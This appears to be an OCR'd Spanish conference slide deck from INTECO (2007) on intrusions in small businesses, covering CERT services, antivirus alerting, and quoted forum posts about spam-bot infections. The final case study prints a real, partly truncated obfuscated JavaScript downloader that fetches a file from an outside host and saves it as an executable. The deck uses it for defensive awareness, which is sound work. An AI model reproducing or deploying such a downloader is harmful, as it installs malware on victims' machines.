RedIRIS

INTECO

Instituto Nacional
de Tecnologías
de la Comunicación

Experiencias en detección de intrusiones en pequeñas organizaciones

V Foro de seguridad RedIRIS

Puerto de la Cruz (Tenerife)

Abril 2007

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Instituto Nacional de Tecnologías de la Comunicación (INTECO)

✓ Sociedad estatal promovida y adscrita al Ministerio de Industria, Turismo y Comercio a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información.

✓ Su objetivo fundamental es servir como instrumento para desarrollar la Sociedad de la Información, mediante la gestión, asesoramiento, promoción y difusión de proyectos asociados a las Tecnologías de la Información y la Comunicación (TIC).

✓ Tres pilares fundamentales: la investigación aplicada, la prestación de servicios y la formación.

Líneas estratégicas de actuación de INTECO:

- **SEGURIDAD**
- **Accesibilidad**
- **Innovación TIC**
- **Ciudadanía e Internet**
- **e-Salud**

Actuaciones en Seguridad o Confianza Electrónica

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

- ✓ **Dirigido a sentar las bases de coordinación de distintas *iniciativas públicas entorno a la seguridad informática*.**
- ✓ **Coordinar *investigación aplicada y formación especializada* en el ámbito de la seguridad en el uso de las TIC.**
- ✓ **Convertirse en el Centro de Referencia en Seguridad Informática a nivel nacional.**

Centro Nacional de Respuesta a Incidentes en Tecnologías de la Información (**CERT**) para PYMEs

Centro Demostrador de Seguridad para la PYME

PYMES


Centro de Alerta Temprana Antivirus (Centro Nacional de Respuesta para usuario doméstico)

Ciudadanos

Observatorio de la Seguridad de la Información

Actuaciones en Seguridad o Confianza Electrónica

INTECO
Instituto Nacional de Tecnologías de la Comunicación



Promoción del Sector TIC

Centro Nacional de Respuesta a Incidentes

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro Nacional de Respuesta a Incidentes de Seguridad en Tecnologías de la Información para PYMEs

¿Por qué las PYMES?

El **94% del tejido empresarial español** está compuesto por pequeñas y medianas empresas

Dotadas de una infraestructura informática y de comunicaciones de pequeña o mediana capacidad

Sus **medios de defensa**, técnicos y humanos, ante un posible ataque a su seguridad **son limitados**

Las pequeñas empresas gastan cada año en Europa 22.000 millones de euros en combatir ataques informáticos

Prevenir, informar, dar respuesta y prestar soporte a la Pequeña Y Mediana empresa en Seguridad Informática.

Centro Nacional de Respuesta a Incidentes

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro Nacional de Respuesta a Incidentes de Seguridad en Tecnologías de la Información para PYMEs

Servicios que ofrecerá

Servicios Proactivos / Preventivos

Ayudar a proteger sistemas, prevenir ataques y problemas antes de que estos produzcan daños en los sistemas

Anuncios y avisos sobre alertas, vulnerabilidades, herramientas, bases documentales y consejos

Asistencia en la configuración de elementos de seguridad, inicialización de los diferentes elementos de seguridad

Difusión y formación al colectivo.

Desarrollo y recopilación de herramientas de seguridad

CONCIENCIACIÓN, FORMACIÓN Y SENSIBILIZACIÓN: **GENERAR CONFIANZA**

Centro Nacional de Respuesta a Incidentes

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro Nacional de Respuesta a Incidentes de Seguridad en Tecnologías de la Información para PYMEs

Servicios que ofrecerá

Servicios Reactivos

ayudar a solucionar problemas de seguridad una vez hayan infectado los sistemas informáticos de la PYME

Gestión de incidentes, ayudando y registrando la incidencia; de esta manera reduciremos posibles futuros incidentes.

Alertas y avisos, que daremos a través del portal y los suscriptores de este servicio

Gestión de vulnerabilidades, con el análisis de fallos de sistemas y aplicaciones

Gestión de *malware*, con el análisis y estudio (incluyendo técnicas de desensamblado e ingeniería inversa) del *malware*

Coordinación de incidentes entres los distintos agentes

GENERAR RESPUESTAS Y POLITICAS DE SEGURIDAD ACTIVAS ANTE INCIDENTES Y SALVAGUARDAS

Centro de Alerta Temprana Antivirus

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro de Alerta Temprana Antivirus

Concienciación del ciudadano en Materia de Seguridad Informática

¿Cómo lo ha conseguido hasta ahora?

Red de Sensores.

*Somos capaces de procesar unos **25 millones de correos diarios** (aproximadamente un 10% del correo nacional) de la Red Académica Universitaria, Administración Pública y Empresa Privada a través de **más de 100 sensores**. Resultado de infecciones de correo se muestran en: www.alerta-antivirus.es; media de detección de correos infectados de virus informáticos **5,5%***

Informes gratuitos por correo electrónico.

*Suscripción a Alertas por mail de virus muy peligrosos y de informes diarios sobre detección de virus. **240.000 subscriptores**.*

Informe detallado en la página web: www.alerta-antivirus.es

*Virus que se van detectando a lo largo del día con una información detallada sobre los mismos (mas de **6.500 entradas de virus** y mas de **23.000 vulnerabilidades** documentadas, con más de 500.000 visitantes mensuales)*

Herramientas/Útiles gratuitos de Ayuda al Usuario. Fraude Financiero en Internet.

Foros de discusión.

Centro de Alerta Temprana Antivirus

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro de Alerta Temprana Antivirus

Concienciación del ciudadano en Materia de Seguridad Informática

¿Cómo lo ha conseguido hasta ahora?

Buzones de consultas y sugerencias.

Se resuelven todo tipo de consultas de los ciudadanos sobre sus incidencias con malware (virus, troyanos, etc.), cómo desinfectarse de los mismos y cómo llevar a cabo medidas de prevención.

Información y alertas en páginas de teletexto.

Para hacer llegar las alertas de virus informáticos a los ciudadanos a través de la pantalla de televisión. El servicio, abierto a cualquier cadena de televisión nacional o autonómica, será ofrecido mediante las páginas de teletexto

Alertas en el chat IRC-Hispano

Hacer llegar las alertas de virus informáticos a los ciudadanos a través de los servicios de chat de IRC-Hispano

Centro de Alerta Temprana Antivirus

INTECO
Instituto Nacional de Tecnologías de la Comunicación

Seguridad Informática

Centro de Alerta Temprana Antivirus

Actuaciones ya realizadas o en desarrollo

- **Índice de Peligrosidad del Correo Electrónico.**
- Estudio del **comportamiento del SPAM** en España (SANET, Spam Analyzer Net).
- **Ampliación información relativa a vulnerabilidades** mediante la *National Vulnerability Database* del **NIST**.
- Ampliación **Red de Sensores del INTECO.**
- Generación de un **Mapa Nacional de Incidencias**.
- Ampliación de información y servicios sobre **fraude Online → antifraude@inteco.es**
- Generación de **nuevas herramientas de comunicación de alertas.**
- **Ampliación foros de seguridad del INTECO.**
- Participación del INTECO en **eventos de seguridad** y **medios de comunicación.**
- Generación de **sinergias entre el INTECO y otros actores** de la seguridad.


INTRUSIONES EN PYMEs

¿Qué las producen?

CÓDIGO MALICIOSO (MALWARE)

- Backdoors
- Troyanos
- SpyWare
- Gusanos

- Vulnerabilidades
- Hackers
- Empleados


INTRUSIONES EN PYMEs
¿Qué las producen?
SPAM
PHISHING
Víctima
Transmisor
Transmisor
Víctima
BOTNETS

CASOS DE INTRUSIONES EN PYMEs (1)

Problemas de uso, consejos, programas de correo, programas anti-spam

Ir a: Lista de Foros • Lista de Mensajes • Nuevo Tema • Buscar • Cerrar Sesión Ir a discusión: Anterior • Siguiente

Bloqueo en Spamcop

Enviado por : [redacted] (62.[redacted])
Fecha: 15 de febrero de 2007, 19:28

Buenas tardes,

Mi IP pública ha sido incluida en alugunas listas negras, entre ellas Spamcop. Como mi proveedor de correo utiliza esta lista, todo lo que tratamos de enviar por email desde dicha Ip es rechazado,
gestiona una red con bastantes equipos, los cuales salen a través a Internet desde una misma IP pública.
Tras investigar bastante, he visto en la lista de Surriel que, efectivamente, se ha enviado spam desde esta dirección, pues el HELO así lo indica. El asunto del correo reza "Men's health drugs for almost a quarter the price!", por lo que supongo que algún equipo está infectado por algún troyano, pero he escaneado todos los equipos y no encuentro nada. La verdad es que hablamos de más de 50PCs, y claro con el NAT no puedo saber el origen exacto y no sé por dónde tirar. Alguien me podría ayudar?

En estos momentos no estamos enlistados, es decir, puede enviar correo, pero supongo que en cuestión de horas estaremos en las mismas.

Gracias de antemano.

CASOS DE INTRUSIONES EN PYMEs (2)

problemas con google

Enviado por : [redacted] (80[redacted])
Fecha: 28 de febrero de 2007, 08:47

Hola buenso dias, desde hace unos dias en mi empresa tenemos un problema con el buscador google, cuando intentamos buscar algo nos sale una pantalla que dice

---

GOOGLE error

lo sentimos...

... pero en estos momentos no podemos procesar su solicitud. Un virus de ordenador o software espía nos está mandando solicitudes automáticas y, al parecer, su red o su equipo ha sido infectado.

Restauraremos su acceso tan pronto como nos sea posible, de modo que vuélvalo a intentar pronto. Mientras, podría ejecutar un programa para la detección de virus o para la eliminación de software espía para tener la seguridad de que su equipo no tiene virus ni otros tipos de software dañinos.


Rogamos disculpe las molestias. Esperamos verle pronto de nuevo en Google.
Para seguir buscando, por favor, escriba los caracteres que ve a continuación:

No se como quitarlo, he probado con el antivrus que tenemos en la empresa, con antivirus on-line con programas anti espias (spybot, ad-aware) y nada, no consigo encontrar el maldito virus, troyano, lo que sea, ya me tiene asqueado el tema, la empresa tiene como unos 30 ordenadores y no encuentro nada en ellos, les he pasado estos programas y nada.

Si me pudiesen ayudar se lo agradeceria.

INTECO
Instituto Nacional de Tecnologías de la Comunicación

CASOS DE INTRUSIONES EN PYMEs (3)



CASOS DE INTRUSIONES EN PYMEs (3)

codigo_limpio.txt

```
<Script Language='JavaScript'>

document.write( unescape(' <script language="javascript">function dF(s){var s1=unesca
var t='';for(i=0;i<s1.length;i++)t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.l
document.write(unescape(t));}</script>'));

dF('<Script Language='JavaScript'>document.write( unescape('
<script language="javascript">function dF(s){var s1=unescape(s.substr(0,s.length-1));
t='';for(i=0;i<s1.length;i++)t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.lengt
document.write(unescape(t));}</script>'));

dF('
<script language='javascript'>
function CreateO(o, n) {
var r = null;
try { eval('r = o.CreateObject(n)') }catch(e){}
if (! r) {try { eval('r = o.CreateObject(n, "")') }catch(e){}}
if (! r) {try { eval('r = o.CreateObject(n, "", "")') }catch(e){}}
if (! r) {try { eval('r = o.GetObject("", n)') }catch(e){}}
if (! r) {try { eval('r = o.GetObject(n, "")') }catch(e){}}
if (! r) {try { eval('r = o.GetObject(n)') }catch(e){}}
return(r);
}
function Go(a) {
var obj_msxml2 = CreateO(a,'msxm'+'l2.X'+'MLHT'+'TP');
obj_msxml2.open('GET','http://53server.com/counter/file.jpg',false);
obj_msxml2.send();
var obj_adodb = CreateO(a,'adod'+'b.stre'+'am');
obj_adodb.type = 1;
obj_adodb.open();
obj_adodb.Write(obj_msxml2.responseBody);
var fn = './/.'+'.//~tmp'+'0374.e'+'xe';
obj_adodb.SaveToFile(fn,2);
```

CASOS DE INTRUSIONES EN PYMEs (3)

